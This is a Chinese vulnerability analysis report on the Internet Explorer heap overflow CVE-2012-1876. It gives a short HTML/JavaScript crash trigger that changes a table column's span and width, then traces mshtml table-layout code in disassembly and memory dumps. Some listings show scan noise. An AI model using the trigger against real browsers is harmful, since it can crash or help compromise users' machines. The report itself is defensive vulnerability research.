

# CVE-2012-1876 漏洞分析报告


启明星辰安全研究团队

## 漏洞分析：

先来看看网上流传的能够触发漏洞的网页代码

```
<html>
<body>
<table style="table-layout:fixed" >
<col id="132" width="41" span="22" >&nbsp; </col>
</table>
<script>
function over_trigger() {
var obj_col = document.getElementById("132");
obj_col.width = "42765";
obj_col.span = 888;
}
setTimeout("over_trigger();",10000); 为了便于调试，我们将设定的时间差值改为 10 秒
</script>
</body>
</html>
```

运行该段代码会出现如下效果



两次崩溃的地点不同，但从不同的两次崩溃中我们可以找到相同点，类似于 4141 这样的数值好像都会出现。从这样的现象中可以猜测可能是堆溢出造成的。

再次查看网页代码。查看可能是哪里出现的问题。在 setTimeout 里面设定了一个函数，该函数应该是最终触发漏洞的函数。很明显，在该函数中，增加了 Col 对象的 Span 值。

在 CreateElement 函数上下断点，看该网页文件到底创建了什么对象。最终发现除了 HTMLElement, BodyElement 这些基本的对象之外还创建了 CTableElement, CTableColElement。这里 CTableElement 是对应的列表框对象，CTableColElement 是列表框里面的列对象。

这里的 Span 值便是列的数目。

相关结构如下

CTableLayout 对象

偏移 0x54 Spancount

偏移 0x78 CImplPtrArray 对象(Col 类型的 CTableColElement 集合)

偏移 0x90 CImplPtrArray 对象(其偏移 0xC 为 TableCol 对象的 StyleStructArray 指针)

偏移 0x138 CImplPtrArray 对象 (ColGroup 类型的 CTableColElement 集合)

CImplPtrArray 对象 (IE 内核中频繁使用的一个对象，该对象用于存放一个可增长的数组结构)

偏移 0 CStyleSheet::CAryAutomationRules::vtable

偏移 4 NumofPointer\*4(已经占用的指针数量\*4)

偏移 8 AllocCount (已经申请出来内存的可存放的指针数量)

偏移 C pPointerArray (指针数组基址)

PointerArray 指针数组是根据需要动态申请的,一般是先通过 CImplPtrArray::EnsureSize 函数查看是否需要申请内存，如果需要则通过 CImplPtrArray::EnsureSizeWorker 申请内存。申请后的内存指针放入 CImplPtrArray 偏移 C 处，申请后的内存能存放的指针数量放入 CImplPtrArray 偏移 8 处。

在 CTableLayout 对象中有若干个 CImplPtrArray 对象，其中比较重要的是 0x78,0x90 以及 0x138 处的 CImplPtrArray 对象，其中 0x78 处存放的 Col 类型的 CTableColElement 集合，也可以称作子 Col 对象指针数组；0x138 处存放的 ColGroup 类型的 CTableColElement 集合，也可以称作父 Col 对象指针数组；0x90 处存放的是一个存放多个 TableCol 对象的 StyleStructArray 指针。

在创建完相应的对象之后，IE 会使用“广播发送通知”的方式向相应的对象投递通知，比如 EnterTree 通知等。

3DAA431B	F743 70 002000	test	dword ptr [edx+10], 2000
3DAA4322	0F85 94830100	jnz	3DABC6BC
3DAA4328	68 586AAA3D	push	CHtmParse::Commit
3DAA432D	E8 E6020000	call	CHtmPost::Broadcast
3DAA4332	85C0	test	eax, eax
3DAA4334	894424 0C	mov	dword ptr [esp+C], eax

走到这里

3DD02D68	8B43 10	mov	edx, dword ptr [ebx+14]
3DD02D6E	8B4C24 10	mov	ecx, dword ptr [esp+10]
3DD02D72	8B3488	mov	esi, dword ptr [eax+ecx*4]
3DD02D75	E8 83E51000	call	CHtmRootParseCtx::SendEnterTreeNotification
3DD02D7A	8B43 30	mov	eax, dword ptr [ebx+30]
3DD02D7D	3B78 50	cmp	edi, dword ptr [eax+50]
3DD02D80	75 1E	jnz	short 3DD02DA0
3DD02D82	FF4424 10	inc	dword ptr [esp+10]
3DD02D86	8B4424 10	mov	eax, dword ptr [esp+10]
3DD02D8A	3B4424 14	cmp	eax, dword ptr [esp+14]
3DD02D8E	7C D8	jl	short 3DD02D68
3DD02D90	8D83 B8000000	lea	eax, dword ptr [ebx+B8]

这里会从一个指针数组中不断的取值，该数组存放的是需要发送通知的对象指针。这里我们看的是向 CTableCol 对象发送通知的过程。

3D082068	8B83 C4000000	mov	eax, dword ptr [ebx+C4]			EAX 00000000
3D08206E	8B4C24 10	mov	ecx, dword ptr [esp+10]			EDX 10000000 AcroIE_1.10000000
3D082072	8B3488	mov	esi, dword ptr [ecx+4]			EBX 02327318
3D082075	E8 83E51000	call	CHtmlRootParseCtx::SendEnterTreeNotification			ESP 016ADAD8
3D082078	8B43 30	mov	eax, dword ptr [ebx+30]			EBP 016AD82C
3D08207D	3B78 50	cmp	edi, dword ptr [eax+50]			ESI 00238C88
3D082080	75 1E	jnz	short 3D0820A0			EDI 00000007
3D082082	FF4424 10	inc	dword ptr [esp+10]			EIP 3D082075 mshtml.3D082075
3D082086	8B4C24 10	mov	eax, dword ptr [esp+10]			C 0 ES 0023 32 0 (FFFFFFFF)
3D082088	3B4424 14	cmp	eax, dword ptr [esp+14]			P 1 CS 001B 32 0 (FFFFFFFF)
3D08208E	7C 08	ja	short 3D082068			A 0 SS 0023 32 0 (FFFFFFFF)
3D082090	8D83 B8000000	lea	eax, dword ptr [ebx+88]			Z 1 DS 0023 32 0 (FFFFFFFF)
3D082096	E8 3A7AE6FF	call	Cmp1PtrArg::ReleaseAll			S 0 FS 003B 32 0 7FFD7000(FFF)
3D082098	E9 5D1CD9FF	jmp	3DAAA9FD			T 0 GS 0000 NULL
3D082098						D 0
3D082098						O 0 LastErr ERROR_SUCCESS (0000)
3D082098						FEI 000002A6 /NO NR_F RF NS PF CF
00238C88	3D098BE0	mshtml.CTableCol::vftable'				
00238C8C	00000003					
00238C90	00000008					
00238C94	3DF8B078	mshtml.3DF8B078				
00238C98	00000000					
00238C9C	0019BFE0					
00238CA0	80000018					
00238CA4	0002A200					
00238CA8	00000000					

这里取得的对象指针给 esi，并传给 SendEnterTreeNotification 函数，如图看到 esi 为一个 CTableCol 对象。

调用到 CTableCol::Notify 这个函数

3DE1132A	814D E8 0000001	or	dword ptr [ebp-18], 10000		
3DE11331	8D4D D8	lea	ecx, dword ptr [ebp-30]		
3DE11334	51	push	ecx		
3DE11335	8BCB	mov	ecx, esi		
3DE11337	C745 EC 0200000	mov	dword ptr [ebp-14], 2		
3DE1133E	FF90 04010000	call	dword ptr [eax+104]		mshtml.CTableCol::Notify
3DE11344	C9	leave			
3DE11345	C3	ret			
3DE11346	90	nop			
3DE11347	90	nop			

向 CTableCol 对象发送通知

来看看 CTableCol::Notify 函数

.text:3DB9AD1E	mov	edi, edi
.text:3DB9AD20	push	ebp
.text:3DB9AD21	mov	ebp, esp
.text:3DB9AD23	push	ebx
.text:3DB9AD24	push	esi
.text:3DB9AD25	mov	esi, [ebp+arg_0]
.text:3DB9AD28	mov	ebx, [esi+1Ch]
.text:3DB9AD2B	push	edi
.text:3DB9AD2C	push	esi
.text:3DB9AD2D	mov	edi, ecx
.text:3DB9AD2F	call	CElement::Notify(CNotification *)
.text:3DB9AD34	mov	esi, [esi]
.text:3DB9AD36	sub	esi, 17h
.text:3DB9AD39	jz	loc_3DB98F14 这里会跳
跳到这里		
.text:3DB98F14	mov	eax, edi
.text:3DB98F16	call	CTableCol::Table(void) ; 获得 CTableCol 对应的
CTable 对象		
.text:3DB98F1B	test	eax, eax
.text:3DB98F1D	jz	loc_3DB9AD42; 检查 CTable 对象是否存在
.text:3DB98F23	mov	eax, edi
.text:3DB98F25	call	CTableCol::EnterTree(void); 插入一列

进入 CTableCol::EnterTree(void)

.text:3DB98F34	mov	edi, edi
----------------	-----	----------

.text:3DB98F36	push	esi
.text:3DB98F37	push	edi
.text:3DB98F38	mov	esi, eax
.text:3DB98F3A	call	CTableCol::Table(void)
.text:3DB98F3F	test	eax, eax
.text:3DB98F41	jz	loc_3DB99ECC; 同样是先检查 CTable 对象是否有效
.text:3DB98E67	call	CTable::TableLayoutCache(CLayoutContext *); 获得 CTableLayout 对象

这里说一下 CTableLayout 对象，该对象是列表框的布局对象，主要存放列表框的样式等信息。每个列表框对象(CTable)会“绑定”一个 CTableLayout 对象。

.text:3DB98F4C	xor	edi, edi
.text:3DB98F4E	test	eax, eax
.text:3DB98F50	jz	short loc_3DB98F6F
.text:3DB98F52	test	byte ptr [eax+44h], 2
.text:3DB98F56	jnz	loc_3DD42994
.text:3DB98F5C	cmp	byte ptr [esi+18h], 18h; Etag
.text:3DB98F60	push	esi
.text:3DB98F61	push	eax
.text:3DB98F62	jz	loc_3DB99EC2

这里要简单说一下 CTableCol 对象

CTableCol 对象分为两种，一种的类型为 ColGroup，一种类型是 Col，我们可以理解 ColGroup 类型的 CTableCol 对象是类型为 Col 的 CTableCol 对象的“父”对象。区分其类型的标志存在于 CTableCol 对象偏移 0x18 的 Etag 标志。该标志为 0x18 的时候表示类型为 ColGroup，标志为 0x17 的时候表示类型为 Col。先创建的是 ColGroup 类型的 CTableCol 对象，然后再次创建 Col 类型的 CTableCol 对象。在 CTableCol::Notify 处理 EnterTree 通知的时候，第一次会向父对 CTableCol 象发送通知。Etag=0x18，表明是 ColGroup 类型的 CTableCol 对象，进入 CTableLayout::AddColGroup 分支。

.text:3DB99DDC	call	CTableLayout::AddColGroup
进入 CTableLayout::AddColGroup		
.text:3DB9AB67	mov	edi, edi
.text:3DB9AB69	push	ebp
.text:3DB9AB6A	mov	ebp, esp
.text:3DB9AB6C	mov	eax, [ebp+TableColEle]; 获得 CTableCol 对象
.text:3DB9AB6F	sub	esp, 0Ch
.text:3DB9AB72	push	ebx
.text:3DB9AB73	push	esi
.text:3DB9AB74	push	edi
.text:3DB9AB75	call	CTableCol::GetAAspan(void); 获得需要添加的列数，这里默认为 1，添加一个 ColGroup
.text:3DB9AB7A	mov	ecx, 3E8h
.text:3DB9AB7F	cmp	eax, ecx
.text:3DB9AB81	mov	edi, eax
.text:3DB9AB83	jge	loc_3DD0F3D7 ; 比较是否大于 1000 (列数必须

在 1-1000 之间)

```
.text:3DB9AB89      mov     esi, [ebp+TableLayoutCache]
.text:3DB9AB8C      mov     ebx, [esi+13Ch]; CTableLayout 偏移 0x138 处的
CImplPtrAry 对象
.text:3DB9AB92      shr     ebx, 2
.text:3DB9AB95      lea     ecx, [esi+78h];CTableLayout 偏移 0x78 处的 CImplPtrAry
对象
.text:3DB9AB98      mov     eax, ebx
.text:3DB9AB9A      mov     [ebp+var_C], ecx
.text:3DB9AB9D      call    CImplPtrAry::EnsureSize(long); 校验是否需要申请
内存, 初始时都是 0, 无需申请
.text:3DB9ABA2      test    eax, eax
.text:3DB9ABA4      mov     [ebp+var_8], eax
.text:3DB9ABA7      jnz     short loc_3DB9AC1C
.text:3DB9ABA9      lea     eax, [ebx+edi] ; 加上 span, span=1
.text:3DB9ABAC      lea     ecx, [esi+138h]; 父 CTableCol 对象集合
.text:3DB9ABB2      mov     [ebp+ColGroupCount], eax; 保存起来后面备用
.text:3DB9ABB5      call    CImplPtrAry::EnsureSize(long)
CImplPtrAry::EnsureSize 函数
.text:3DB552A5; public: long __thiscall CImplPtrAry::EnsureSize(long)
.text:3DB552A5      test    eax, eax
.text:3DB552A7      push    edi
.text:3DB552A8      mov     edi, ecx
.text:3DB552AA      jl      loc_3DCFBE7E
.text:3DB552B0      cmp     eax, [edi+8] ; 比较要申请的 Span 和 AllocCount,
如果大于则去申请内存,这里 eax=1(加上 span 的值了),所以需要申请一个 4 字节的空间用于
存放对象指针。
.text:3DB552B3      ja      loc_3DB5538D; 转去申请内存

.text:3DB5538D      push    4 ; AllocCount 最小申请 4 个指
针, 也就是 16 字节
.text:3DB5538F      call    CImplAry::EnsureSizeWorker(uint,long); 这里申请了
4 字节内存, 并把申请到的内存地址写到 CImplPtrAry 对象偏移 C 处
.text:3DB55394      pop     edi
.text:3DB55395      retn
```

申请的 CImplPtrAry 对象位于 CTableLayout 偏移 0x138 位置, 为 ColGroup 类型的 CTableColElement 集合。

0023F9A0	FFFFFFF	
0023F9A4	3DB4F80C	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
0023F9A8	00000000	
0023F9AC	00000000	
0023F9B0	00000000	
0023F9B4	00000000	
0023F9B8	3DB4F80C	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
0023F9BC	00000000	
0023F9C0	00000004	
0023F9C4	0024FB38	
0023F9C8	3DB4F80C	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
0023F9CC	00000000	
0023F9D0	00000000	

如图，申请到的指针数组基地址为 0x24fb38，这里申请了 4 个指针的位置，即 16 字节。

继续看 CTableLayout::AddColGroup 代码

```
.text:3DB9ABBA      test     eax, eax
.text:3DB9ABBC      mov     [ebp+var_8], eax
.text:3DB9ABBF      jnz     short loc_3DB9AC1C
.text:3DB9ABC1      mov     eax, [ebp+TableColEle]
.text:3DB9ABC4      mov     [eax+28h], ebx
.text:3DB9ABC7      mov     [eax+2Ch], edi
.text:3DB9ABCA      mov     eax, [esi+7Ch]
.text:3DB9ABCD      shr     eax, 2
.text:3DB9ABD0      cmp     eax, ebx
.text:3DB9ABD2      jl      loc_3DD0F3DE
.text:3DB9ABD8      mov     eax, [esi+7Ch]
.text:3DB9ABDB      shr     eax, 2
.text:3DB9ABDE      mov     ecx, esi
.text:3DB9ABE0      call    CTableLayout::EnsureCols(int)
.text:3DB9ABE5      mov     eax, [esi+13Ch]
.text:3DB9ABEB      shr     eax, 2 ; 取得 CImplPtrAry 对象 (ColGroup 类型)
```

里面已经存放的元素个数

```
.text:3DB9ABEE      cmp     eax, [ebp+ColGroupCount]; 和前面保存的要申请的 ColGroupCount 做比较，当然肯定小于
.text:3DB9ABF1      jge     short loc_3DB9AC1C
```

```
.text:3DB9ABF3      mov     edi, [ebp+TableColEle]
.text:3DB9ABF6      add     esi, 138h
.text:3DB9ABFC      call    CImplPtrAry::Append(void *); 于是将该 ColGroup 类型的 CTabCol 存放到 CTableLayout 对象偏移 0x138 位置的 CImplPtrAry 对象的指针数组中
```

0023F9B8	3DB4F80C	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
0023F9BC	00000004	
0023F9C0	00000004	
0023F9C4	0024FB38	
0024FB38	0022F6D8	



0022F6D8	3DB98CC0	mshhtml.CTableCol::`vftable'
0022F6DC	00000002	
0022F6E0	00000008	
0022F6E4	3DF8BB78	mshhtml.3DF8BB78
0022F6E8	00000000	
0022F6EC	001F1360	
0022F6F0	00000018	
0022F6F4	0002A200	
0022F6F8	00000000	
0022F6FC	00207440	
0022F700	00000000	
0022F704	00000001	

```
.text:3DB9AC01      test     eax, eax
.text:3DB9AC03      jnz     short loc_3DB9AC0B
.text:3DB9AC05      mov     eax, edi
.text:3DB9AC07      add     dword ptr [eax+8], 8; 对应的被添加的 CTableCol
对象偏移 8 位置的数值增加 8
.text:3DB9AC0B      mov     eax, [ebp+TableLayoutCache]
.text:3DB9AC0E      mov     eax, [eax+13Ch]
.text:3DB9AC14      shr     eax, 2
.text:3DB9AC17      cmp     eax, [ebp+ColGroupCount] ; 比较是否还需要添
加, 这里是 1 个, 所以不需要再添加
.text:3DB9AC1A      jl      short loc_3DB9AC26
.text:3DB9AC1C      mov     eax, [ebp+var_8]
.text:3DB9AC1F      pop     edi
.text:3DB9AC20      pop     esi
.text:3DB9AC21      pop     ebx
.text:3DB9AC22      leave
.text:3DB9AC23      ret     8
```

在向 ColGroup 类型的 CTableCol 对象发送完消息后, Col 类型的 CTableCol 对象也会收到消息, 其 Etag 为 0x17。

3DD02E70	8883 C4000000	mov	eax, dword ptr [ebx+C4]	EAX 0078C2E8
3DD02E76	884C24 10	mov	ecx, dword ptr [esp+10]	ECX 00000005
3DD02E7A	883488	mov	esi, dword ptr [eax+ecx*4]	EDX 00000004
3DD02E7D	E8 64E11000	call	CHtmRootParseCtx::SendEnterTree	EBX 023DA718
3DD02E82	8843 30	mov	eax, dword ptr [ebx+30]	ESP 016ADAC0
3DD02E85	3B78 50	cmp	edi, dword ptr [eax+50]	EBP 016ADB14
3DD02E88	75 1E	jnz	short 3DD02E88	ESI 0022F668
3DD02E8A	FF4424 10	inc	dword ptr [esp+10]	EDI 00000005
3DD02E8E	884424 10	mov	eax, dword ptr [esp+10]	EIP 3DD02E7D
3DD02E92	3B4424 14	cmp	eax, dword ptr [esp+14]	C 1 ES 0023 :
3DD02E96	7C D8	jl	short 3DD02E70	P 0 CS 001B :
3DD02E98	8D83 B8000000	lea	eax, dword ptr [ebx+B8]	A 1 SS 0023 :
3DD02E9E	E8 327AE6FF	call	CImplPtrAry::ReleaseAll	Z 0 DS 0023 :
3DD02EA3	E9 551BD0FF	jmp	3DAA49FD	S 1 FS 003B :
3DD02EA8	C74424 18 0440	mov	dword ptr [esp+18], 80004004	T 0 GS 0000 I
3DD02EA0	E9 481BD0FF	jmp	3DAA49FD	D 0
3DD02EB5	90	nop		0 0 LastErr I
3DD02EB6	90	nop		EFL 00000293 :
3DD02EB7	90	nop		ST0 empty -??'
3DD02EB8	CD B5	int	0B5	ST1 empty -??'
3DD02EBA	A3 D9F891BB	mov	dword ptr [BB91F8D9], eax	ST2 empty -??'
3DE10FE6=CHtmRootParseCtx::SendEnterTreeNotification				
0022F668	3DB98CC0	mshhtml.CTableCol::`vftable'		016ADAC0 024461
0022F66C	00000002			016ADAC4 023DA7
0022F670	00000008			016ADAC8 024461
0022F674	0249A138			016ADACC 3DB5C1
0022F678	00000000			016ADAD0 000000
0022F67C	001F1410			016ADAD4 000000
0022F680	80000017			016ADAD8 000000

与前面不同的在这里

3DB98F56	0F85 389A1A00	jnz	3DD42994
3DB98F5C	807E 18 18	cmp	byte ptr [esi+18], 18
3DB98F60	56	push	esi
3DB98F61	50	push	eax
3DB98F62	0F84 5A0F0000	je	3DB99EC2
3DB98F68	E8 0A110000	call	CTableLayout::AddCol
3DB98F6D	8BF8	mov	edi, eax
3DB98F6F	8BC7	mov	eax, edi
3DB98F71	5F	pop	edi
ds:[0022F680]=17			

因为 Etag 为 0x17，所以不会跳转，进入 CTableLayout::AddCol 函数。

```
.text:3DB9A077 CTableLayout::AddCol
.text:3DB9A077 var_8          = dword ptr -8
.text:3DB9A077 var_4          = dword ptr -4
.text:3DB9A077 arg_0          = dword ptr 8
.text:3DB9A077 arg_4          = dword ptr 0Ch
.text:3DB9A077              mov     edi, edi
.text:3DB9A079              push    ebp
.text:3DB9A07A              mov     ebp, esp
.text:3DB9A07C              push    ecx
.text:3DB9A07D              push    ecx
.text:3DB9A07E              and     [ebp+var_8], 0
.text:3DB9A082              push    ebx
.text:3DB9A083              mov     ebx, [ebp+arg_0]
.text:3DB9A086              push    esi
.text:3DB9A087              mov     esi, [ebp+arg_4]
.text:3DB9A08A              push    18h
.text:3DB9A08C              mov     eax, esi
.text:3DB9A08E              call    CElement::GetParentAncestorSafe(ELEMENT_TAG);
```


获得父 TableCol 对象，也就是类型为 ColGroup 类型的 TableCol 对象

3DB9A077	8BFF	mov	edi, edi		
3DB9A079	55	push	ebp		
3DB9A07A	8BEC	mov	ebp, esp		
3DB9A07C	51	push	ecx		
3DB9A07D	51	push	ecx		
3DB9A07E	8365 F8 00	and	dword ptr [ebp-8], 0		
3DB9A082	53	push	ebx		
3DB9A083	8B5D 08	mov	ebx, dword ptr [ebp+8]		
3DB9A086	56	push	esi		
3DB9A087	8B75 0C	mov	esi, dword ptr [ebp+C]		
3DB9A08A	6A 18	push	18		
3DB9A08C	8BC6	mov	eax, esi		
3DB9A08E	E8 B38AF9FF	call	CElement::GetParentAncestorSafe		
3DB9A093	85C0	test	eax, eax		
3DB9A095	8945 FC	mov	dword ptr [ebp-4], eax		
3DB9A098	0F84 5F531700	je	3DD0F3FD		
3DB9A09E	57	push	edi		
3DB9A09F	8BC6	mov	eax, esi		
3DB9A0A1	E8 97EAF9FF	call	CTableCol::GetAAspan		
3DB9A0A6	B9 E8030000	mov	ecx, 3E8		
3DB9A0AB	3BC1	cmp	eax, ecx		
3DB9A0AD	8BF8	mov	edi, eax		
3DB9A0AF	0F8D 54531700	jge	3DD0F409		
eax=0022F6D8					
0022F6D8	3DB98CC0	mshtml.CTableCol::`vftable'			
0022F6DC	00000002				
0022F6E0	00000010				
0022F6E4	3DFB8B78	mshtml.3DFB8B78			
0022F6E8	00000000				
0022F6EC	001F1360				
0022F6F0	00000018				

即为刚才那个 ColGroup 类型的 CTableCol 对象

```
.text:3DB9A093              test     eax, eax
```



.text:3DB9A095	mov	[ebp+ColGroupTableColEle], eax ; 保存起来后面备用
.text:3DB9A098	jz	loc_3DD0F3FD
.text:3DB9A09E	push	edi
.text:3DB9A09F	mov	eax, esi
.text:3DB9A0A1	call	CTableCol::GetAAspan(void); 获得需要增加的列数, 从网页代码中看为 22, 即 0x16
.text:3DB9A0A6	mov	ecx, 3E8h
.text:3DB9A0AB	cmp	eax, ecx
.text:3DB9A0AD	mov	edi, eax
.text:3DB9A0AF	jge	loc_3DD0F409 ;和最大值 1000 比较
.text:3DB9A0B5	mov	esi, [ebx+7Ch] ; ebx 为 CTableLayout 对象
.text:3DB9A0B8	mov	eax, [ebp+ColGroupTableColEle]
.text:3DB9A0BB	shr	esi, 2; 经过计算, 这里获得 CTableLayout 对象偏移 0x78 处的 CImplPtrAry 对象(Col 类型)已经存放的指针个数
.text:3DB9A0BE	cmp	esi, [eax+28h]
.text:3DB9A0C1	jz	loc_3DB9A16A; 这里的比较暂不知道什么含义, 会跳走
跳到这里		
.text:3DB9A16A	call	CTableCol::GetAAspan(void); 转而去获取父 TableCol 对象的 span 值, 结果为 1
.text:3DB9A16F	mov	ecx, 3E8h
.text:3DB9A174	cmp	eax, ecx
.text:3DB9A176	jge	short loc_3DB9A17A
.text:3DB9A178	mov	ecx, eax; eax=1
.text:3DB9A17A	mov	eax, [ebp+ColGroupTableColEle]
.text:3DB9A17D	cmp	[eax+2Ch], ecx
.text:3DB9A180	jnz	loc_3DB9A0C7; 不跳
.text:3DB9A186	and	dword ptr [eax+2Ch], 0;
.text:3DB9A18A	jmp	loc_3DB9A0C7
.text:3DB9A0C7	lea	eax, [edi+esi]
.text:3DB9A0CA	lea	ecx, [ebx+78h]
.text:3DB9A0CD	mov	[ebp+arg_0], eax
.text:3DB9A0D0	call	CImplPtrAry::EnsureSize(long); 比较是否需要申请内存, span=16 需要申请内存, 放于 CTableLayout 偏移 0x78 位置的 CImplPtrAry 对象中, 该对象存放的是 Col 类型的 CTableCol 对象集合
		
.text:3DB9A0D5	test	eax, eax
.text:3DB9A0D7	mov	[ebp+var_8], eax
.text:3DB9A0DA	jnz	loc_3DB9A160
.text:3DB9A0E0	mov	eax, [ebp+arg_0]

```
.text:3DB9A0E3      lea     ecx, [ebx+138h]
.text:3DB9A0E9      call    CImplPtrAry::EnsureSize(long); 比较是否需要申请
内存, span=16 需要申请内存, 放于 CTableLayout 偏移 0x138 位置的 CImplPtrAry 对象中, 该
对象存放的是 Col 类型的 CTableCol 对象集合
此时 ColGroup 类型的 CImplPtrAry 对象和 Col 类型的 CImplPtrAry 对象都新申请了内存。这里
如果原来的 CImplPtrAry 对象中已经存在元素, 则一并拷贝到新的 CImplPtrAry 对象中。
```

```
.text:3DB9A0F5      mov     eax, [ebp+CTableColEle]
.text:3DB9A0F8      mov     ecx, [ebp+ColGroupTableColEle]
.text:3DB9A0FB      mov     [eax+28h], esi
.text:3DB9A0FE      mov     [eax+2Ch], edi
.text:3DB9A101      add     [ecx+2Ch], edi
.text:3DB9A104      mov     ecx, [ebx+7Ch]
.text:3DB9A107      shr     ecx, 2
.text:3DB9A10A      cmp     ecx, [ebp+arg_0]
.text:3DB9A10D      jge     short loc_3DB9A12F
.text:3DB9A10F      mov     edi, eax
.text:3DB9A111      lea     esi, [ebx+78h]
.text:3DB9A114      call    CImplPtrAry::Append(void *); 顺次将 Col 类型的
CTableCol 对象添加到 CTableLayout 偏移 0x78 位置的 CImplPtrAry 对象中
.text:3DB9A119      test    eax, eax
.text:3DB9A11B      jnz     short loc_3DB9A124
.text:3DB9A11D      mov     eax, [ebp+CTableColEle]
.text:3DB9A120      add     dword ptr [eax+8], 8, 相应的 CTableCol 对象引用
计数增加
.text:3DB9A124      mov     eax, [ebx+7Ch]
.text:3DB9A127      shr     eax, 2
.text:3DB9A12A      cmp     eax, [ebp+arg_0]
.text:3DB9A12D      jl      short loc_3DB9A18F
```

0023F8F8	3DB4F80C	mshtml.CStyleSheet::CArgAutomationRules::`vftable'
0023F8FC	00000058	
0023F900	00000016	
0023F904	00212FE0	
00212FE0	0022F668	
00212FE4	0022F668	
00212FE8	0022F668	
00212FEC	0022F668	
00212FF0	0022F668	
00212FF4	0022F668	
00212FF8	0022F668	
00212FFC	0022F668	
00213000	0022F668	
00213004	0022F668	
00213008	0022F668	
0021300C	0022F668	
00213010	0022F668	
00213014	0022F668	
00213018	0022F668	
0021301C	0022F668	
00213020	0022F668	
00213024	0022F668	
00213028	0022F668	
0021302C	0022F668	
00213030	0022F668	
00213034	0022F668	

```
.text:3DB9A12F      mov     eax, [ebx+7Ch]
```

```

.text:3DB9A132      shr     eax, 2
.text:3DB9A135      mov     ecx, ebx
.text:3DB9A137      call    CTableLayout::EnsureCols(int); 将 Col 类型的
CTableCol 对象的 span 值写入 CTableLayout 对象偏移 0x54 位置，后面使用
.text:3DB9A13C      mov     eax, [ebx+13Ch]
.text:3DB9A142      shr     eax, 2
.text:3DB9A145      cmp     eax, [ebp+span]
.text:3DB9A148      jg      loc_3DD0F410
.text:3DB9A14E      mov     eax, [ebx+13Ch]
.text:3DB9A154      shr     eax, 2
.text:3DB9A157      cmp     eax, [ebp+span]; 比较 ColGroup 类型的指针数组
存放的指针个数和 span 值 (0x16)，之前是 1
.text:3DB9A15A      jl      loc_3DB9A051 ; 小于，所以跳

.text:3DB9A051      mov     edi, [ebp+ColGroupTableColEle]
.text:3DB9A054      lea     esi, [ebx+138h]
.text:3DB9A05A      call    CImplPtrAry::Append(void *)
.text:3DB9A05F      test    eax, eax
.text:3DB9A061      jnz     loc_3DB9A14E 循环将父 TableCol 对象放到偏移
0x138 的 CImplPtrAry 对象包含的指针数组中

```

0023F8F8	3DB4F80C	mshtml.CStyleSheet::CArgAutomationRules::`vftable'
0023F8FC	00000058	
0023F900	00000016	
0023F904	00212FE0	
00212FE0	0022F668	
00212FE4	0022F668	
00212FE8	0022F668	
00212FEC	0022F668	
00212FF0	0022F668	
00212FF4	0022F668	
00212FF8	0022F668	
00212FFC	0022F668	
00213000	0022F668	
00213004	0022F668	
00213008	0022F668	
0021300C	0022F668	
00213010	0022F668	
00213014	0022F668	
00213018	0022F668	
0021301C	0022F668	
00213020	0022F668	
00213024	0022F668	
00213028	0022F668	
0021302C	0022F668	
00213030	0022F668	
00213034	0022F668	

至此父 CTableCol 对象（ColGroup 类型）和子 CTableCol 对象（Col 类型）分别被放到了 CTableLayout 偏移 0x138 和 0x78 位置的 CImplPtrAry 包含的指针数组中，且数目都为 0x16，即为网页代码中所述的 span 值。

在这之后，CTableLayout 中还有一个 CImplPtrAry 对象是最终触发问题的关键，即偏移 0x90 的 CImplPtrAry 对象，在该对象中存放着一个 StyleStructArray 数组的指针，该数组为一

个结构数组，其中每个结构大小均为 0x1C，我们称之为 StyleStruct。有多少个 Col 对象即会创建多少个 StyleStruct。该结构主要存放的是每个 Col 对象 Style（样式）方面的数据。

该段代码主要在 CTableLayout::CalculateMinMax 函数中。

下面简要分析该函数

```
.text:3DB46BB6; public: void __thiscall CTableLayout::CalculateMinMax
.text:3DB46BB6          mov     edi, edi
.text:3DB46BB8          push   ebp
.text:3DB46BB9          mov     ebp, esp
.text:3DB46BBB          sub     esp, 98h
.text:3DB46BC1          push   ebx
.text:3DB46BC2          mov     ebx, [ebp+CTableLayoutEle]; 获得 CTableLayout
对象
.text:3DB46BC5          push   esi
.text:3DB46BC6          mov     esi, [ebp+arg_4]
.text:3DB46BC9          mov     eax, [esi+28h]
